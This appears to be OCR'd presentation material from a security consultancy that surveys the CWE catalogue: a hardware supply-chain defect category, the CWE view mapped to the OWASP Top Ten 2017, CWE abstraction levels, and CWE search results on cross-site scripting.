
Summary

Weaknesses in this category are root-caused to defects that arise in the semiconductor-manufacturing process or during the life cycle and supply chain.

Membership

Nature	Type	ID	Name
MemberOf	V	1194	Hardware Design
HasMember	B	1248	Semiconductor Defects in Hardware Logic with Security-Sensitive Implications
HasMember	B	1266	Improper Scrubbing of Sensitive Data from Decommissioned Device
HasMember	B	1269	Product Released in Non-Release Configuration
HasMember	B	1273	Device Unlock Credential Sharing
HasMember	B	1278	Missing Protection Against Hardware Reverse Engineering Using Integrated Circuit (IC) Imaging Techniques
HasMember	B	1297	Unprotected Confidential Information on Device is Accessible by OSAT Vendors

Leider nicht für Software Weaknesses…



CWE VIEW: Weaknesses in OWASP Top Ten (2017)

View ID: 1026
Type: Graph

Status: Incomplete

Downloads: Booklet | CSV | XML

Objective

CWE nodes in this view (graph) are associated with the OWASP Top Ten, as released in 2017.

Audience

Stakeholder	Description
Software Developers	This view outlines the most important issues as identified by the OWASP Top Ten (2017 version), providing a good starting point for web application developers who want to code more securely.
Product Customers	This view outlines the most important issues as identified by the OWASP Top Ten (2017 version), providing product customers with a way of asking their software development teams to follow minimum expectations for secure code.
Educators	Since the OWASP Top Ten covers the most frequently encountered issues, this view can be used by educators as training material for students.

Relationships


The following graph shows the tree-like relationships between weaknesses that exist at different levels of abstraction. At the highest level, categories and pillars exist to group weaknesses. Categories (which are not technically weaknesses) are special CWE entries used to group weaknesses that share a common characteristic. Pillars are weaknesses that are described in the most abstract fashion. Below these top-level entries are weaknesses are varying levels of abstraction. Classes are still very abstract, typically independent of any specific language or technology. Base level weaknesses are used to present a more specific type of weakness. A variant is a weakness that is described at a very low level of detail, typically limited to a specific language or technology. A chain is a set of weaknesses that must be reachable consecutively in order to produce an exploitable vulnerability. While a composite is a set of weaknesses that must all be present simultaneously in order to produce an exploitable vulnerability.

Show Details: ☐

Expand All | Collapse All

1026 - Weaknesses in OWASP Top Ten (2017)

- C OWASP Top Ten 2017 Category A1 - Injection - *(1027)*
- C OWASP Top Ten 2017 Category A2 - Broken Authentication - *(1028)*
- C OWASP Top Ten 2017 Category A3 - Sensitive Data Exposure - *(1029)*
- C OWASP Top Ten 2017 Category A4 - XML External Entities (XXE) - *(1030)*
- C OWASP Top Ten 2017 Category A5 - Broken Access Control - *(1031)*
- C OWASP Top Ten 2017 Category A6 - Security Misconfiguration - *(1032)*
  - C Configuration - *(16)*
  - B Generation of Error Message Containing Sensitive Information - *(209)*
  - V Exposure of Information Through Directory Listing - *(548)*
- C OWASP Top Ten 2017 Category A7 - Cross-Site Scripting (XSS) - *(1033)*
- C OWASP Top Ten 2017 Category A8 - Insecure Deserialization - *(1034)*
- C OWASP Top Ten 2017 Category A9 - Using Components with Known Vulnerabilities - *(1035)*
- C OWASP Top Ten 2017 Category A10 - Insufficient Logging & Monitoring - *(1036)*
  - B Omission of Security-relevant Information - *(223)*
  - B Insufficient Logging - *(778)*



Search CWE

Easily find a specific software or hardware weakness by performing a search of the CWE List by keywords(s) or by CWE-ID Number. To search by multiple keywords, separate each by a space.

cross site scripting

About 328 results (0.26 seconds)

CWE-79: Improper Neutralization of Input During Web Page ... - CWE
cwe.mitre.org › CWE List
Cross-site scripting (**XSS**) vulnerabilities occur when: Untrusted data enters a web application, typically from a web request. The web application dynamically ...

2020 CWE Top 25 Most Dangerous Software Weaknesses - CWE
cwe.mitre.org › CWE Top 25
20 Aug 2020 **...** For example, a web application may have many different **cross-site scripting** (**XSS**) vulnerabilities due to large attack surface, yet only one ...

CWE - **Cross-Site Scripting** (**XSS**) Flaws (4.4)
cwe.mitre.org › CWE List
15 Mar 2021 **...** CWE CATEGORY: OWASP Top Ten 2004 Category A4 - **Cross-Site Scripting** (**XSS**) Flaws. Category ID: 725. Status: Obsolete ...

CWE-811: OWASP Top Ten 2010 Category A2 - **Cross-Site Scripting**
cwe.mitre.org › CWE List
17 Jun 2010 **...** CWE CATEGORY: OWASP Top Ten 2010 Category A2 - **Cross-Site Scripting** (**XSS**) ... Weaknesses in this category are related to the A2 category ...

CWE-352: Cross-Site Request Forgery (CSRF) (4.4) - CWE
cwe.mitre.org › CWE List
The worm used **XSS** to insert malicious HTML sequences into a user's profile and add the attacker as a MySpace friend. MySpace friends of that victim would then ...

CWE-692: Incomplete Denylist to Cross-Site Scripting (4.4) - CWE
cwe.mitre.org › CWE List
The product uses a denylist-based protection mechanism to defend against **XSS** attacks, but the denylist is incomplete, allowing **XSS** variants to succeed. + ...

CWE-87: Improper Neutralization of Alternate XSS Syntax (4.4) - CWE
cwe.mitre.org › CWE List

secorvo
security consulting

Ettlinger Str. 12-14
76137 Karlsruhe

Telefon +49 721 255171-0
Telefax +49 721 255171-100
info@secorvo.de
www.secorvo.de